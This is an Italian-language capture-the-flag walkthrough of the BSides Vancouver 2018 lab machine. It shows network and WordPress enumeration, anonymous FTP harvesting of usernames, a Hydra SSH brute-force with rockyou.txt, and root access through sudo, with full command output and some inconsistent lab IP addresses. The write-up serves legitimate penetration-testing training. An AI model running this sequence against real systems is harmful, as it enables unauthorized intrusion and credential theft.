


Bsides Vancouver

Prima di iniziare una scansione per trovare login e password, configurare la macchina bsides su rete interna.

Il comando **sudo arp-scan -l** è utilizzato per eseguire una scansione ARP, e visualizzare una lista degli indirizzi IP e delle macchine virtuali presenti sulla stessa rete.

Il comando **nmap -p 1-65535 -A 192.168.13.11**, eseguirà una scansione di tutte le porte sull'host, e cercherà di indentificare il sistema operativo e le versioni dei servizi.



```
(kali@kali)-[~]
└─$ sudo arp-scan -l
[sudo] password for kali:
Interface: eth0, type: EN10MB, MAC: 08:00:27:cb:7e:f5, IPv4: 192.168.13.10
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.13.11 08:00:27:ed:82:b2 (Unknown)
192.168.13.100 08:00:27:4a:76:f4 (Unknown)

2 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.852 seconds (138.23 hosts/sec). 2 responded

(kali@kali)-[~]
└─$ nmap -p 1-65535 -A 192.168.13.11

Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-23 11:58 EDT
Nmap scan report for 192.168.13.11
Host is up (0.00040s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.5
|_ ftp-syst:
|   STAT:
|   FTP server status:
|     Connected to 192.168.13.10
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     At session startup, client count was 1
|     vsFTPd 2.3.5 - secure, fast, stable
|_ End of status
|_ ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ drwxr-xr-x  2 65534  65534  4096 Mar 03  2018 public
22/tcp    open  ssh      OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   1024 85:9f:8b:58:44:97:33:98:ee:98:b0:c1:85:60:3c:41 (DSA)
|   2048 cf:1a:04:e1:7b:a3:cd:2b:d1:af:7d:b3:30:e0:a0:9d (RSA)
|   256 97:e5:28:7a:31:4d:0a:89:b2:b0:25:81:d5:36:63:4c (ECDSA)
80/tcp    open  http     Apache httpd 2.2.22 ((Ubuntu))
|_ http-title: Site doesn't have a title (text/html).
|_ http-robots.txt: 1 disallowed entry
|_ /backup_wordpress
|_ http-server-header: Apache/2.2.22 (Ubuntu)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.67 seconds
```

Con il comando [ftp 192.168.13.11](#), il client FTP aprirà una sessione interattiva con il server FTP all'indirizzo IP specificato. Con questo comando sarà possibile iniziare ad interagire con il server FTP, per trasferire i file avanti e indietro tra il client e il server. Dopo aver ottenuta la connessione FTP con successo, ho scoperto che esiste una directory pubblica che contiene un file **"users.txt.bk"**. Scaricato questo file, ho ottenuto alcuni nomi utenti.

```
File Actions Edit View Help
(kali@kali)-[~]
└─$ ftp 192.168.13.11
Connected to 192.168.13.11.
220 (vsFTPD 2.3.5)
Name (192.168.13.11:kali): Anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||59890|).
150 Here comes the directory listing.
drwxr-xr-x  2 65534  65534   4096 Mar 03 2018 public
226 Directory send OK.
ftp> cd ..
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||62502|).
150 Here comes the directory listing.
drwxr-xr-x  2 65534  65534   4096 Mar 03 2018 public
226 Directory send OK.
ftp> cd public
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||33820|).
150 Here comes the directory listing.
-rw-r--r--  1 0 0 31 Mar 03 2018 users.txt.bk
226 Directory send OK.
ftp> get users.txt.bk
local: users.txt.bk remote: users.txt.bk
229 Entering Extended Passive Mode (|||50605|).
150 Opening BINARY mode data connection for users.txt.bk (31 bytes).
100% |*****| 31 373.74 KiB/s 00:00 ETA
226 Transfer complete.
31 bytes received in 00:00 (49.06 KiB/s)
ftp> bye
221 Goodbye.

(kali@kali)-[~]
└─$ cat users.txt.bk
abatchy
john
mai
anne
doomguy
```

dirb <http://192.168.13.11> è uno strumento di scansione delle directory Web, per individuare directory o file nascosti all'interno di un sito Web o di un server Web.

```
(kali㉿kali)-[~]
$ dirb http://192.168.13.11

_____  

DIRB v2.22  

By The Dark Raver  

_____  

START_TIME: Sat Sep 23 12:02:33 2023  

URL_BASE: http://192.168.13.11/  

WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt  

_____  

GENERATED WORDS: 4612  

_____  

--- Scanning URL: http://192.168.13.11/ ---  

+ http://192.168.13.11/cgi-bin/ (CODE:403|SIZE:289)  

+ http://192.168.13.11/index (CODE:200|SIZE:177)  

+ http://192.168.13.11/index.html (CODE:200|SIZE:177)  

+ http://192.168.13.11/robots (CODE:200|SIZE:43)  

+ http://192.168.13.11/robots.txt (CODE:200|SIZE:43)  


+ http://192.168.13.11/server-status (CODE:403|SIZE:294)  

_____  

END_TIME: Sat Sep 23 12:02:36 2023  

DOWNLOADED: 4612 - FOUND: 6
```

Con questa scansione abbiamo un sito Web WordPress, ma non è stato possibile accedere a nessuna informazione.



Wpscan è uno strumento progettato per testare la sicurezza di siti web basati su WordPress

Il comando **wpscan - -url**

http://192.168.13.11/backup_wordpress/ - - enumerate t

- - enumerate u - - enumerate u eseguirà una scansione sul sito WordPress all'indirizzo specificato, elencherà i temi installati e gli utenti registrati.

Con l'elenco degli utenti trovato tramite ftp, ho provato a fare l'accesso con **forza bruta** con **hydra** sulla **porta 22** usando **rockyou.txt**, e un nome utente ha funzionato, che è **anne**.

Comando: **hydra -l anne -P**


/usr/share/wordlists/rockyou.txt 192.168.13.11 ssh

Abbiamo trovato il **nome utente** e **password** della nostra macchina BSides.

```

(kali@kali)~$ wpscan --url http://192.168.13.12/backup_wordpress/ --enumerate t --enumerate p --enumerate u

```



WordPress Security Scanner by the WPScan Team
Version 3.8.24
Sponsored by Automattic - <https://automattic.com/>
@WPScan_, @ethicalhack3r, @erwan_lr, @firefart

```

[+] URL: http://192.168.13.12/backup_wordpress/ [192.168.13.12]
[+] Started: Wed Sep 27 14:18:46 2023

Interesting Finding(s):

[+] Headers
| Interesting Entries:
|   - Server: Apache/2.2.22 (Ubuntu)
|   - X-Powered-By: PHP/5.3.10-1ubuntu3.26
|   Found By: Headers (Passive Detection)
| Confidence: 100%

[+] XML-RPC seems to be enabled: http://192.168.13.12/backup_wordpress/xmlrpc.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| References:
|   - http://codex.wordpress.org/XML-RPC_Pingback_API
|   - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
|   - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
|   - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
|   - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: http://192.168.13.12/backup_wordpress/readme.html
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://192.168.13.12/backup_wordpress/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 60%
| References:
|   - https://www.iplocation.net/defend-wordpress-from-ddos
|   - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 4.5 identified (Insecure, released on 2016-04-12).
| Found By: Rss Generator (Passive Detection)
|   - http://192.168.13.12/backup_wordpress/?feed=rss2, <generator>https://wordpress.org/?v=4.5</generator>
|   - http://192.168.13.12/backup_wordpress/?feed=comments-rss2, <generator>https://wordpress.org/?v=4.5</generator>

```

```

[+] The external WP-Cron seems to be enabled: http://192.168.13.12/backup_wordpress/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 60%
| References:
|   - https://www.iplocation.net/defend-wordpress-from-ddos
|   - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 4.5 identified (Insecure, released on 2016-04-12).
| Found By: Rss Generator (Passive Detection)
|   - http://192.168.13.12/backup_wordpress/?feed=rss2, <generator>https://wordpress.org/?v=4.5</generator>
|   - http://192.168.13.12/backup_wordpress/?feed=comments-rss2, <generator>https://wordpress.org/?v=4.5</generator>

[+] WordPress theme in use: twentysixteen
| Location: http://192.168.13.12/backup_wordpress/wp-content/themes/twentysixteen/
| Last Updated: 2023-03-29T00:00:00.000Z
| Readme: http://192.168.13.12/backup_wordpress/wp-content/themes/twentysixteen/readme.txt
| [!] The version is out of date, the latest version is 2.9
| Style URL: http://192.168.13.12/backup_wordpress/wp-content/themes/twentysixteen/style.css?ver=4.5
| Style Name: Twenty Sixteen
| Style URI: https://wordpress.org/themes/twentysixteen/
| Description: Twenty Sixteen is a modernized take on an ever-popular WordPress layout – the horizontal masthead ...
| Author: the WordPress team
| Author URI: https://wordpress.org/

| Found By: Css Style In Homepage (Passive Detection)

| Version: 1.2 (80% confidence)
| Found By: Style (Passive Detection)
|   - http://192.168.13.12/backup_wordpress/wp-content/themes/twentysixteen/style.css?ver=4.5, Match: 'Version: 1.2'

[+] Enumerating Users (via Passive and Aggressive Methods)
Brute Forcing Author IDs - Time: 00:00:02 ←

[+] User(s) Identified:

[+] john
| Found By: Author Posts - Display Name (Passive Detection)
| Confirmed By:
|   Rss Generator (Passive Detection)
|   Author Id Brute Forcing - Author Pattern (Aggressive Detection)
|   Login Error Messages (Aggressive Detection)

[+] admin
| Found By: Author Posts - Display Name (Passive Detection)
| Confirmed By:
|   Rss Generator (Passive Detection)
|   Author Id Brute Forcing - Author Pattern (Aggressive Detection)
|   Login Error Messages (Aggressive Detection)

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

```

```
(kali@kali)-[~]  
$ hydra -l anne -P /usr/share/wordlists/rockyou.txt 192.168.13.12 ssh  
  
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (t  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-09-27 14:19:46  
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4  
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task  
[DATA] attacking ssh://192.168.13.12:22/  
[22][ssh] host: 192.168.13.12 login: anne password: princess  
1 of 1 target successfully completed, 1 valid password found  
[WARNING] Writing restore file because 5 final worker threads did not complete until end.  
[ERROR] 5 targets did not resolve or could not be connected  
[ERROR] 0 target did not complete  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-09-27 14:20:01  
  
(kali@kali)-[~]  
$
```


Una volta trovati login e password, eseguiamo il comando `ssh anne@192.168.13.11` per stabilire una connessione SSH a un server remoto.

Dopo aver eseguito il comando, verrà richiesta la password dell'utente "anne". Una volta inserita la password, saremo connessi al server remoto, e sarà possibile eseguire comandi o accedere alle risorse del server.

In questo caso diventeremo utenti root.

```
(kali㉿kali)-[~]
$ ssh anne@192.168.13.12
anne@192.168.13.12's password:
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic i686)

 * Documentation:  https://help.ubuntu.com/

382 packages can be updated.
275 updates are security updates.

New release '14.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Mon Sep 25 09:16:06 2023 from 192.168.13.10
anne@bsides2018:~$ pwd
/home/anne
anne@bsides2018:~$ sudo su
[sudo] password for anne:
root@bsides2018:/home/anne# id
uid=0(root) gid=0(root) groups=0(root)
root@bsides2018:/home/anne# cd /root
root@bsides2018:~# ls
flag.txt
root@bsides2018:~# cat flag.txt
Congratulations!

If you can read this, that means you were able to obtain root permissions on this VM.
You should be proud!

There are multiple ways to gain access remotely, as well as for privilege escalation.
Did you find them all?

@abatchy17

root@bsides2018:~#
```

IP Kali : 192.168.13.100/24

IP BSides : 192.168.13.11/24